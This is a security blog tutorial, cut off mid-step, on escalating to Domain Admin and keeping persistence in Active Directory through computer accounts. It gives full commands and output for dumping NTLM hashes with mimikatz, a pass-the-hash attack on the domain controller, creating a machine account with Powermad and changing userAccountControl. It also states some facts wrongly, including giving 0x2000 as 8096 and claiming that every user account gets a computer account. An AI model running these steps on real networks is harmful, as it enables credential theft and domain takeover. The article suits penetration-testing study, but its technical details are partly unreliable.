Domain Persistence: Computer Accounts

February 5, 2022 By Raj Chandel

Introduction

Often while configuring Active Directories, system admins don't recognize the harm that comes with allowing a local administrator account on a system assigned to a particular user. Companies often categorize that as a "necessary evil," in terms that facilitating closure on various activities like new tool installation in such large enterprise increases the burden of the IT team so they let users access local admin account. In this article, we will demonstrate how an attacker who has compromised a system with a local administrator account active and a computer/machine account added in the domain admins group, can use this to dump hashes in a domain that would allow him to escalate his privileges to Domain Controller and further, how computer accounts can be used by an attacker to gain persistence.

Table of content

Attack Methodology

The methodology can be described in the following steps:

- Initial compromise of a User that has local admin account
- Using mimikatz with this user to dump NTLM hash of an account "Harshit" which is in the domain admins group
- Conducting PTH attack to browse through files on the domain controller
- Adding a new machine account using admin privileges
- Modifying userAccountControl parameter to make this new machine account the Domain Controller of the Active Directory
- Achieving persistence

ASSUMPTION: The victim we have compromised, has an associated computer account "Harshit" (aka machine account) which is added in the domain admins group. The victim also has a local administrator account active that we have a hold of.

Computer Accounts vs User Accounts

For a detailed guide on users and computer accounts please refer to Microsoft's docs **here** and **here**.

Machine Accounts aka Computer Accounts are similar to User Accounts from the AD's point of view. Major difference is as follows:

- Computer account's password is randomly generated and reset after 30 days.
- When a user account is created, an associated computer account is also created.
- A user, if granted rights, can create multiple computer accounts. Default value is 10.

Computer accounts are largely used by system admins to categorize and manage forests efficiently. Most common usage is the categorization of security groups through computer accounts. That, however, is out of the scope of this article.

One can identify machine/computer accounts with "$" symbol at the end.


Domain Escalation using Mimikatz

Now, the attacker has managed to compromise an account that has local administrator access. Upon investigating, we found that a computer account or a machine account has been created which is a part of the Domain Admins group.

net group "domain admins" /domain can enumerate all the domain admins present in the AD. Similarly, in powershell **net localgroup administrators /domain** command brings up the domain admins. Here, an account "Harshit" was found to be a part of domain admins. We can check this using net user

```
net user Harshit
```

As you can see, computer account "Harshit" is added in domain admins.



An attacker can leverage the availability of local administrator access to run mimikatz and dump the NTLM hash of the computer account “Harshit”

```
privilege::debug
sekurlsa::logonPasswords
```

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 434434 (00000000:0006a102)
Session           : RemoteInteractive from 2
User Name         : harshit
Domain            : IGNITE
Logon Server      : DC1
Logon Time        : 2/4/2022 9:09:18 AM
SID               : S-1-5-21-1255168540-3690278322-1592948969-1103
        msv :
         [00000003] Primary
         * Username : harshit
         * Domain   : IGNITE
         * NTLM     : 64fbae31cc352fc26af97cbdef151e03
         * SHA1     : c220d333379050d852f3e65b010a817712b8c176
         * DPAPI    : 5623b04715bc3470044b4aafa87089c4
        tspkg :
        wdigest :
         * Username : harshit
         * Domain   : IGNITE
         * Password : (null)
        kerberos :
         * Username : harshit
         * Domain   : IGNITE.LOCAL
         * Password : (null)
        ssp :
        credman :
```

As you can see, we have obtained an NTLM hash for the computer account Harshit.

An attacker can use this NTLM hash to conduct a PassTheHash attack to escalate privileges to Domain Admin.

```
sekurlsa::pth /user:harshit /domain:ignite.local /ntlm:64fbae31cc352fc26af97cbdef151e03
```

This new command prompt window which opens can now be used to access Domain Controller's file system like so

```
dir \\dc1.ignite.local\c$\Users\Administrator
```

```
mimikatz # sekurlsa::pth /user:harshit /domain:ignite.local /ntlm:64fbae31cc352fc26af97cbdef151e03
user    : harshit
domain  : ignite.local
program : cmd.exe
impers. : no
NTLM    : 64fbae31cc352fc26af97cbdef151e03
  |  PID  4320
  |  TID  7896
  |  LSA Process is now R/W
  |  LUID 0 ; 1801973 (00000000:001b7ef5)
  \_ msv1_0   - data copy @ 000001ACCA28D680 : OK !
  \_ kerberos - data copy @ 000001ACCA286D28
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001ACCA079748 (32) -> null
```

Administrator: C:\Windows\SYSTEM32\cmd.exe

```
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\dc1.ignite.local\c$\Users\Administrator
 Volume in drive \\dc1.ignite.local\c$ has no label.
 Volume Serial Number is D05B-6458

 Directory of \\dc1.ignite.local\c$\Users\Administrator

02/04/2022  09:07 AM    <DIR>          .
02/04/2022  09:07 AM    <DIR>          ..
01/23/2022  12:13 PM    <DIR>          Contacts
01/30/2022  01:00 PM    <DIR>          Desktop
01/23/2022  12:13 PM    <DIR>          Documents
01/24/2022  10:12 AM    <DIR>          Downloads
01/23/2022  12:13 PM    <DIR>          Favorites
01/23/2022  12:13 PM    <DIR>          Links
01/23/2022  12:13 PM    <DIR>          Music
01/23/2022  12:13 PM    <DIR>          Pictures
01/23/2022  12:13 PM    <DIR>          Saved Games
01/23/2022  12:13 PM    <DIR>          Searches
01/23/2022  12:13 PM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  49,501,675,520 bytes free
```

There are a number of ways to fully compromise the DC now. An attacker can upload an exe here and gain a reverse shell or simply dump the SAM file. We won't cover that now. Let's put our focus on how we can maintain persistence on this domain using a computer account now.


Domain Persistence using powermad

The aim is to utilize this newly obtained administrator command prompt to add a new computer account and make it a domain controller so that we can maintain persistence on the domain now.


Upon a little googling, I found a great powershell script that would allow us to add a computer/machine account called **powermad**. You can use powershell and IWR to bring this into the system and utilize using the Admin prompt we have opened.

A user can create computer accounts. Default value is 10. A system admin can modify this to restrict a user from being able to create computer accounts.

```
Win+r -> adsiedit.msc
```



This opens up AD service interface editor. You can select the forest and go to its properties.




You can view the attribute editor (which is a collection of objects editable through powershell and manually through GUI) and see the attribute “ms-DS-MachineAccountQuota.” As you can see, the value is set at 10, so my user can create 10 machine accounts without a problem.

This can be checked using powermad too. Now, we would import powermad psm1 module and create a new machine account called “noob”


```
powershell -ep bypass
Import-Module .\Powermad.psm1
New-MachineAccount -MachineAccount noob -Domain ignite.local -DomainController dc1.ignite.local
```

As simple as that! A new machine account has been added now




This can be verified on the AD by running the get-ADComputer command and * as a filter.

As you can see noob has been added (Note SamAccountName noob$ indicating this is a computer/machine account)



Under the AD, we can now see that noob has been added in the “Domain Computers” group.




userAccountControl attribute

Just like we have the MachineAccountQuota attribute, we have another attribute called userAccountControl which can be viewed from the AD **server manager->tools->AD users and groups->computers->noob**

You need to select view->**advanced features first**

And then you would be able to see attribute editor. Under this large list, we can see the userAccountControl parameter set to 4096.

This value 4096 is the ASCII equivalent of the hex value 0x1000 which categorizes this machine/computer account as a workstation trust account.



To make this newly added computer/machine account noob as the domain admin, we need to change this attribute to 8096 (0x2000 in hex).

This can be done using our escalated Powershell prompt.

To view this attribute with the help of powershell we can do this:

```
Get-ADComputer noob -pro name,primarygroupid, useraccountcontrol
```

This tells us the value 4096 is set currently.

```
PS C:\Powermad-master> Get-ADComputer noob -pro name, primarygroupid, useraccountcontrol


DistinguishedName  : CN=noob,CN=Computers,DC=ignite,DC=local
DNSHostName        : noob.ignite.local
Enabled            : True
Name               : noob
ObjectClass        : computer
ObjectGUID         : 865e6853-537d-45ca-b421-e917f17ab41d
primarygroupid     : 515
SamAccountName     : noob$
SID                : S-1-5-21-1255168540-3690278322-1592948969-1601
useraccountcontrol : 4096
UserPrincipalName  :
```

We can change this value with the Set-ADComputer command:

